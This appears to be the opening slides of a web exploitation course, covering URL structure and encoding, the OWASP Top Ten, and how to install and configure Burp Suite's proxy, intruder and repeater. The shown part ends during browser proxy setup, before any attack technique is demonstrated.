Web Exploitation

"The Internet's Version of Russian Roulette."

1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section

Web Exploitation

"The Internet's Version of Russian Roulette."

1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section

1 Web Refresher - URL

- URL = uniform resource locator
  - "address of the web"
  - reference to a resource, which commonly include
    - web pages (HTTP/HTTPS)
    - file transfer (FTP)
    - email (mailto)
    - ...
- URL is a specific type of URI (uniform resource identifier)


1 Web Refresher - URL Syntax

every URL confirms to the syntax of general URI:

```
scheme ":" ["//" authority] path ["?" query] ["#" fragment]
```

where

```
authority = [userinfo "@"] host [":" port]
```



more colloquially:

```
scheme://authority/path?key1=val1&key2=val2#anchor
```

where

```
authority = subdomain.domain:port
```

1 Web Refresher - URL Encoding

- you may have noticed, that when entering a URL into your browser's URL bar, that the URL changes by having special characters inside of it
- reason is, that URL will be an integral part of the HTTP request to the server and certain special signs already have special meaning inside of the HTTP request
  - percentage-encoding

Web Exploitation

"The Internet's Version of Russian Roulette."

1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section


2 Intro to Web Exploitation - OWASP

- many different vulnerabilities that can be encountered
- there is a project, aiming to collect vulnerability types and showing how common they are
  - Open Web Application Security Project (OWASP)
  - international, non-profit organization that deal with web security
  - provide different resources
    - documentations
    - tools
    - videos
  - but most famous for their **OWASP Top Ten**

2 Intro to Web Exploitation - OWASP Top Ten

- a regularly updated report, detailing the most common vulnerabilities found on web applications
  - created by a team of experts using collecting data
- think of it as an awareness document
  - if you encounter a web application and do not know what to start looking for, great starting point
- found here

- last update: December 2025



- another organization worth knowing is PortSwigger
  - software company that specializes in web security
  - offer amazing educational content on all things web (PortSwigger Academy)
    - have documentations, examples and sometimes even exercises on virtually all web vulnerabilities
- most well known for: **Burp Suite**

Web Exploitation

"The Internet's Version of Russian Roulette."

1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section

3 Burp Suite - Introduction

- created by PortSwigger
- very useful software for testing of web applications
- includes functionalities such as
  - request modification
  - request & response history
  - directory fuzzing
  - password brute forcing
  - installation of add-ons (BApp extension)
  - ...
- industry standard for web application pentests

3 Burp Suite - Community vs Professional Editions

- exists as community and professional edition, with the differences being
  - community is free
  - community comes pre-installed on Kali Linux
  - professional allows for saving projects
  - professional comes with more features, while the community has the bare essentials
- community will be more than enough for what is showcased in this course

3 Burp Suite - Showcased Functionalities

- as mentioned, Burp Suite is very feature rich
- for this course, we will restrict ourselves to the following features
  - HTTP proxy
  - intruder
  - repeater

3 Burp Suite - HTTP Proxy

- in order to properly use Burp Suite, we will have to instruct our browser to relay all of its communication through the Burp Suite **Proxy**
- this allows Burp to see, modify, analyze, … our requests and the responses of target website
- all communication is then collected
  - great for seeing "invisible" requests
- comes with an intercept functionality
  - when enabled, any request made by the browser will be stopped at Burp Suite
  - you can interact with it and once you are done, sent out the (possibly) modified request

3 Burp Suite - Intruder


- Burp Suite's **Intruder** feature allows you
  - to select a specific request,
  - embed variables in it,
  - select a wordlist (which they call payload), and
  - run multiple copies of this request, where the variable is replaced with values of the wordlist
- can be used for
  - directory fuzzing
  - subdomain fuzzing
  - vhost fuzzing
  - brute forcing
  - ...

3 Burp Suite - Repeater

- as you will find out when actually doing it, exploiting web vulnerabilities involves a lot of tinkering with one specific request
- executing the request in the browser, intercepting it in Burp to modify and then sent out is not optimal because
  - it is a lot of work
  - you always start with the base request, i.e., previous changes have to be applied again and again
- the **Repeater** functionality in Burp Suite allows you to select a HTTP request and treat it like a template that you can modify and sent oud again and again


3 Burp Suite - Setup 1

- let's start setting it up
- when you execute Burp Suite for the first time, you may be greeted with a JRE (Java Runtime Environment) warning, which you can ignore (select "*Don't show again for this JRE*")



3 Burp Suite - Setup 2


for the terms and conditions, I recommend to uncheck the option for submitting feedback



3 Burp Suite - Setup 3

with the professional edition, you have the choice or creating a new project or opening an already existing one


with the community edition, we are limited to a temporary project



3 Burp Suite - Setup 3

there a lot of configuration options in Burp Suite, that you could save and then re-use for later projects


again, we do not have much choice here and start off with the default configurations



3 Burp Suite - Setup 4

here we have the start view

Burp Suite's main functionality can be found in the navigation bar in the top




3 Burp Suite - Proxy Setup 1

within the "Proxy" category, you can find functionalities we already mentioned

- "Intercept"
- "HTTP History"

to actually use the HTTP proxy, we visit "Proxy Settings"




3 Burp Suite - Proxy Setup 2


under "Proxy listeners", we can see (and optionally modify) the port on which the proxy will be listening

default configuration will have it located at `localhost:8080`

to actually use the proxy, we will have to configure our browser next



3 Burp Suite - Proxy Setup 3



showcased (and recommended) is the configuration setup for Firefox, while the steps are similar for other types of browsers


start by finding the "Network Settings" category in the Firefox settings

3 Burp Suite - Proxy Setup 4

